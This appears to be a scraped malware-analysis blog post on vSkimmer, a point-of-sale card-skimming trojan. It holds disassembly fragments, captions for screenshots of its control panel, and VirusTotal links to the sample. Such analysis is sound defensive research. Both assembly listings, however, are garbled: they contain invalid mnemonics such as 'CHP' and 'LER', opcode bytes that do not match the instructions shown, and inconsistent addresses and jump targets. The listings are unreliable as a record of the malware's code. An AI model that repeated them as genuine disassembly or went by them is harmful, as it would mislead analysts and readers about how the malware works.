
00409F60 . F702 00000000 TEST EDI,0
00409F62 . 75 3C     JNC 00409F7C
00409F63 . 8BEC     MOV EBP,DWORD PTR DS:[EBP]
00409F65 . 8B41     CHP AL,BYTE PTR DS:[EDX]
00409F67 . 75 3E     JNC 00409F74
00409F69 . 0000    OR EBX,0
00409F70 . 74 36     JC 00409F76
00409F72 . 8B41     CHP AL,BYTE PTR DS:[EDX+1]
00409F74 . 75 3E     JNC 00409F74
00409F76 . 0000    OR EBX,0
00409F78 . 74 10     JC 00409F70
00409F7A . C1E3 10  SHR EAX,10
00409F7C . 8B41     CHP AL,BYTE PTR DS:[EDX+2]
00409F7E . 75 19     JNC 00409F74
00409F80 . 0000    OR EBX,0
00409F82 . 74 15     JC 00409F76
00409F84 . 8B41     CHP AL,BYTE PTR DS:[EDX+3]
00409F86 . 75 10     JNC 00409F74
00409F88 . 0000    OR EBX,0
00409F8A . 83C4 04   ADD EAX,4
00409F8C . 83C4 04   ADD EAX,4
00409F8E . 0000    OR EBX,0
00409F90 . 75 02     JNC 00409F70
00409F92 . 8BFF     MOV EDI,EDI
00409F94 . 53C9     XOR EBX,EBX
00409F96 . 0000    OR EBX,0

```

Lecteurs de disques dur



Périphériques utilisant des supports amovibles




Create dmpz.log:

```

00415F62 . 8B8D 90D04100 MOV EDI,DWORD PTR DS:[41D090]
00415F64 . 6A 00    PUSH 0
00415F66 . FF75 F0  PUSH DWORD PTR SS:[EBP-10]
00415F68 . C700 01000000 MOV DWORD PTR DS:[EAX],1
00415F6A . FF75 E8  PUSH DWORD PTR SS:[EBP-18]
00415F6C . 8D45 D0  LER EAX,DWORD PTR SS:[EBP-30]
00415F6E . 50      PUSH EAX
00415F6F . FF75 EC  PUSH DWORD PTR SS:[EBP-14]
00415F71 . FF75 F4  PUSH DWORD PTR SS:[EBP-C]
00415F73 . FF75 8C  PUSH DWORD PTR SS:[EBP+C]
00415F75 . FF07    CALL EDI

```


Now let's have a look on the panel:




POS Terminals:



Dump download:




Commands:



Settings:



Dumped.. :)



Sample:

<https://www.virustotal.com/file/bb12fc4943857d8b8df1ea67ecc60a8791257ac3be12ae44634ee559da91bc0/analysis/135823759/>

Unpack:

<https://www.virustotal.com/file/4fba64ad3a7e1daf8ca2d65c3f9b03a49083b7af339b995422c01a1a96532ca3/analysis/1358238314/>

Thanks Zora for the sample :)

Source: <http://www.xylibox.com/2013/01/vskimmer.html>